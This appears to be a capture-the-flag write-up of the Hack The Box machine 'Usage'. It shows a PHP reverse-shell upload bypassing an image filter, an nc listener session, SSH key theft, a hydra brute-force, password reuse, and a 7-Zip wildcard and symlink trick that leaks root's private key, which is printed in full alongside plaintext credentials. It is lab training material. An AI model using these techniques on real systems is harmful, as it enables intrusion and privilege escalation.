

We discover a page where we can upload a file for our user's avatar. As you can see we are attempting to upload a PHP reverse shell instead.
Initial Access
POST /admin/auth/setting HTTP/1.1
Host: admin.usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-PJAX: true
X-PJAX-Container: #pjax-container
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----geckoformboundaryf07d7fbf41a52242431d9ef29613441
Content-Length: 6084
Origin: http://admin.usage.htb
Connection: keep-alive
Referer: http://admin.usage.htb/admin/auth/setting
Cookie: XSRF-TOKEN=eyJpdiI6Ik8yaHBuNW1xQlhUZDFBSldwR1djekE9PSIsInZhbHVlIjoieG9YWmxvQzhiaXdUcC9neXBCT1VYTUFPOG9KelVUZkU0dU1CY1ZyL2JqTjlTUTM1YTd5Q25ZNFllS0piU3padE5xSHE4N3hlVkY2ZVY1YzNQaXIxb1NPd2cwN1dWT3BZNWZ3T3BJYVhlSlhwbVdMeVhxTUtGemNYakR2dTRzbEQiLCJtYWMiOiI1OTc3ZjI4YWRmZWUwZGExZThhMTQ1NzdhZjYxYzllNDg4OGEyNDg0YjYwZTA2YzhhYjM3MjQ5N2NhODVhOTllIiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6Im1zYWsxZ0wyZFJMN1BSaVJSWDlkL3c9PSIsInZhbHVlIjoiTmdwU1kySkJydGZZYUQ3RHp1VEdrRjhzbk9rZEx4OWUzQzhNcGtrVmk3WXFUQVVuYmhyZVpjZnlvdHZCMFVhYjZqWHBNank2VnZ5VG5DUXpkaUxPVCt6UjVmWnBRQ0FOWi9WaC9MV2RMd0kxL3NxRW9WdmQ2VEdueVlJaXJuN24iLCJtYWMiOiI0Y2YyZTUyOWUyNDM5YTk4NDllZjY4MDcyNjYzYjI3NWY4ZDk2MTJhN2Y2ZWY1NDMxMjNjNDc4MTNiYTcxN2ZhIiwidGFnIjoiIn0%3D; remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=eyJpdiI6Ik8zSytJSC9lZ09EemZ6Z0gwOVRJQnc9PSIsInZhbHVlIjoiWi9zZ3hhLzl5eGFLL3hlVlV6S1lPNW9oWi9tZ2lKbldVODVvNlFLdWlhRk9mUndpV1Jvem1XOUJZSHpYNUpiRVJEYnhCamliVDRRNm9zMDRsRFU4ekprVDh3TnBGYklYNGtaUFlpSENHQjk5WGxWNjMrc0xybWt5YmVDWkVrM2NLdzNNQlI2T1NNNmhoMDJYZEVGS2RWOTJHVGMzUnU1cU1MSmZSWVBkUjFuOXRhb2tOTCtzYm02ZFA2VWJrTmJ1Q0tPQWErc09uWjJFcXIrU2RCZGlFTTVBMmpzdVdQVWJaQzNDaEpRN0JqND0iLCJtYWMiOiI0MWQ1MTMxMjBhNGRjNWU0MzMwMGMyMGUwNTU2NzQ5ZTcyOGEwZGJlZDBhZTU0YTYxZWRjNjg1MjAxMzQwOTkwIiwidGFnIjoiIn0%3D
Priority: u=0

------geckoformboundaryf07d7fbf41a52242431d9ef29613441
Content-Disposition: form-data; name="name"

Administrator
------geckoformboundaryf07d7fbf41a52242431d9ef29613441
Content-Disposition: form-data; name="avatar"; filename="rev.php.png"
Content-Type: image/png

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
When attempting to upload the php shell with rev.php we got an error that only image files are allowed indicating some kind of upload filter. We attempt a bypass by double extension injecting our file name as rev.php.png to fool the front end filter as a valid file. We intercept this request in caido and change the file name back to simply rev.php and voila. Successfully uploaded our shell. It can be found at admin.usage.htb/uploads/images/rev.php
PHP Reverse Shell
┌──(kali㉿kali)-[~/CTF/HTB/usage/exploit]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.192] from (UNKNOWN) [10.129.86.32] 59384
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 00:53:37 up  1:22,  0 users,  load average: 7.62, 7.28, 7.43
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
dash@usage:/$ export TERM=xterm
export TERM=xterm
dash@usage:/$ ^Z
zsh: suspended  nc -lnvp 9999

┌──(kali㉿kali)-[~/CTF/HTB/usage/exploit]
└─$ stty raw -echo; fg
[1]  + continued  nc -lnvp 9999

dash@usage:/$
dash@usage:/$
Successfully gained session on our target via file upload vuln.
dash@usage:~$ ls -lash
total 48K
4.0K drwxr-x--- 6 dash dash 4.0K Aug 13 00:58 .
4.0K drwxr-xr-x 4 root root 4.0K Aug 16  2023 ..
   0 lrwxrwxrwx 1 root root    9 Apr  2  2024 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 dash dash 3.7K Jan  6  2022 .bashrc
4.0K drwx------ 3 dash dash 4.0K Aug  7  2023 .cache
4.0K drwxrwxr-x 4 dash dash 4.0K Aug 20  2023 .config
4.0K drwxrwxr-x 3 dash dash 4.0K Aug  7  2023 .local
4.0K -rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
4.0K -rw------- 1 dash dash 1.2K Aug 13 00:58 .monit.state
4.0K -rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
4.0K -rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
4.0K drwx------ 2 dash dash 4.0K Aug 24  2023 .ssh
4.0K -rw-r----- 1 root dash   33 Aug 12 23:31 user.txt
Our user has user.txt in their home folder.
Persistence SSH
┌──(kali㉿kali)-[~/CTF/HTB/usage/files]
└─$ ssh -i dash_rsa dash@usage.htb
The authenticity of host 'usage.htb (10.129.86.32)' can't be established.
ED25519 key fingerprint is: SHA256:4YfMBkXQJGnXxsf0IOhuOJ1kZ5c1fOLmoOGI70R/mws
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'usage.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Apr  8 01:17:46 PM UTC 2024

  System load:           1.9072265625
  Usage of /:            64.8% of 6.53GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             254
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.18
  IPv6 address for eth0: dead:beef::250:56ff:feb9:5616


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Apr  8 12:35:43 2024 from 10.10.14.40
dash@usage:~$
inside /home/dash/.ssh we find an id_rsa file containing user dash's SSH key. We exfiltrate it and use it successfully to gain a session establishing persistence at this level.
Privilege Escalation
Service enum (local)
dash@usage:~$ netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1192/nginx: worker
tcp        0      0 127.0.0.1:2812          0.0.0.0:*               LISTEN      3398/monit
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
dash@usage:~$ curl -v http://localhost
Enumerating running services locally we see something called monit running on port 2812.
┌──(kali㉿kali)-[~/CTF/HTB/usage/files]
└─$ ssh -i dash_rsa -L 8081:usage.htb:2812 dash@usage.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Thu Aug 13 04:43:28 PM UTC 2026
We setup a local port forward from the monit server on 2812 to our local machine port on 8081

We can now visit the monit server in our local browser. It immediately asks us to login. Let's try with our stolen creds from earlier.

Incorrect credentials give an Unauthorized error. However, it's a bit verbose and leaks the version of monit running on the server.
CVE-2022-26563
Found a privesc CVE related to the version of monit running on the server.

It allows attackers to escalate their privileges due to improper PAM-authorization
┌──(kali㉿kali)-[~/…/HTB/usage/exploit/monit]
└─$ cat users.txt
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
_apt
systemd-network
systemd-resolve
messagebus
systemd-timesync
pollinate
sshd
syslog
uuidd
tcpdump
tss
landscape
fwupd-refresh
usbmux
dash
lxd
mysql
xander
clamav
_laurel
service
admin
monit
raj
We create a user list scraping /etc/passwd and appending every username we've enumerated so far in our testing.
To scrape /etc/passwd for a user list you can use awk via: awk -F: {print $1} > users.txt. This will look at entries of /etc/passwd using a delimiter of a colon and print the first column which are the usernames.
┌──(kali㉿kali)-[~/…/HTB/usage/exploit/monit]
└─$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -s 8081 127.0.0.1 http-get /:A=BASIC
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-13 13:24:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 602464758 login tries (l:42/p:14344399), ~37654048 tries per task
[DATA] attacking http-get://127.0.0.1:8081/:A=BASIC
We will then use credential stuffing against our locally connected version of the monit server via hydra but no dice.
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert


#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
After going back to our user's home folder we see .monitrc and it's contents reveal a set of creds for the admin user on the monit instance.

We successfully authenticate to the monit webserver via those creds. However this app doesn't offer much in terms of pivoting back into the server.
dash@usage:~$ su xander
Password:
xander@usage:/home/dash$
We try to abuse password reuse on xander user that we identified earlier from /etc/passwd and successfully authenticate via su xander.
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
Enumerating sudo privs for xander we find that they can call /usr/bin/usage_management as any user without a password. This appears to be a custom binary so we'll need to see if we can read the source code or helper text to understand possible abuse vectors.
xander@usage:~$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7763 64-Core Processor                 (A00F11),ASM,AES-NI)

Scanning the drive:
2984 folders, 17973 files, 114778941 bytes (110 MiB)

Creating archive: /var/backups/project.zip

Items to compress: 20957


Files read from disk: 17973
Archive size: 54871854 bytes (53 MiB)
Everything is Ok
We can see from the output that option 1 uses 7zip to backup our webserver locally. Let's see if we can inject parameters to pass to 7zip to cause it to read out files it didn't intend to.
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
Invalid choice.
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
running strings on the binary we see the 7zip command uses a wildcard at the end of it's syntax. Let's try to pass root's ssh key and see if it zips it up.
xander@usage:/var/www/html$ touch '@id_rsa.txt'
xander@usage:/var/www/html$ ls
total 16K
4.0K drwxrwxrwx  4 root   xander 4.0K Aug 13 19:00 .
4.0K drwxr-xr-x  3 root   root   4.0K Apr  2  2024 ..
   0 -rw-rw-r--  1 xander xander    0 Aug 13 19:00 @id_rsa.txt
   0 lrwxrwxrwx  1 xander xander   17 Aug 13 18:58 id_rsa.txt -> /root/.ssh/id_rsa
4.0K drwxrwxr-x 13 dash   dash   4.0K Aug 13 18:51 project_admin
4.0K drwxrwxr-x 12 dash   dash   4.0K Apr  2  2024 usage_blog
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7763 64-Core Processor                 (A00F11),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54872027

Scanning the drive:

WARNING: No more files
-----BEGIN OPENSSH PRIVATE KEY-----


WARNING: No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW


WARNING: No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi


WARNING: No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q


WARNING: No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs


WARNING: No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=


WARNING: No more files
-----END OPENSSH PRIVATE KEY-----

2984 folders, 17975 files, 114779357 bytes (110 MiB)

Updating archive: /var/backups/project.zip

Items to compress: 20959


Files read from disk: 17975
Archive size: 54872176 bytes (53 MiB)

Scan WARNINGS for files and folders:

-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
----------------
Scan WARNINGS: 7
We move into the directory that the app switches into for option 1 as seen just above the 7z command in the strings output. We then create an empty file called @id_rsa.txt and then create a symlink to root's ssh key to a file called id_rsa.txt and then run the backup operation once more. The wildcard in the 7zip command may stop further config flags from being processed. However, according to the 7zip manual entry we find that you can still pass listfiles (i.e. @file.ext) to it which are pointers to files within the archive to zip up. Since we have our "file" as a symlink instead. theoretically it should read out the link's destination file to our output. We successfully read out root's ssh key.
┌──(kali㉿kali)-[~/CTF/HTB/usage]
└─$ ssh -i root_rsa root@usage.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Thu Aug 13 07:06:21 PM UTC 2026

  System load:           0.0
  Usage of /:            71.4% of 6.53GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             227
  Users logged in:       1
  IPv4 address for eth0: 10.129.86.224
  IPv6 address for eth0: dead:beef::a0de:adff:feb0:380d


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~#
With that newly gained key we successfully ssh as root into our server. pwned.
Final Thoughts
- Test every endpoint that allows you to input data for sql injection
- Don't overcomplicate your file upload vulnerabilities. Start with changing the file extension in transit, then move to content-type, and then magic numbers.
- Not every CVE that applies to the version number you're on is going to be relevant to your goals during testing.
- Password reuse is extremely common. If you find a password attempt to use it everywhere you can.
- When you identify a new service/possible vector that you are trying to leverage be sure to go back over directories relevant to your current user. (i.e.
.monitrcinsidedashhome folder) - If you have sudo permissions to run a custom binary, run it through strings if it's already compiled and unable to be normally read.
- When abusing a wildcard vulnerability make sure you Carefully understand where the current working directory (CWD) is set by the app you're abusing if it's statically set as in this context.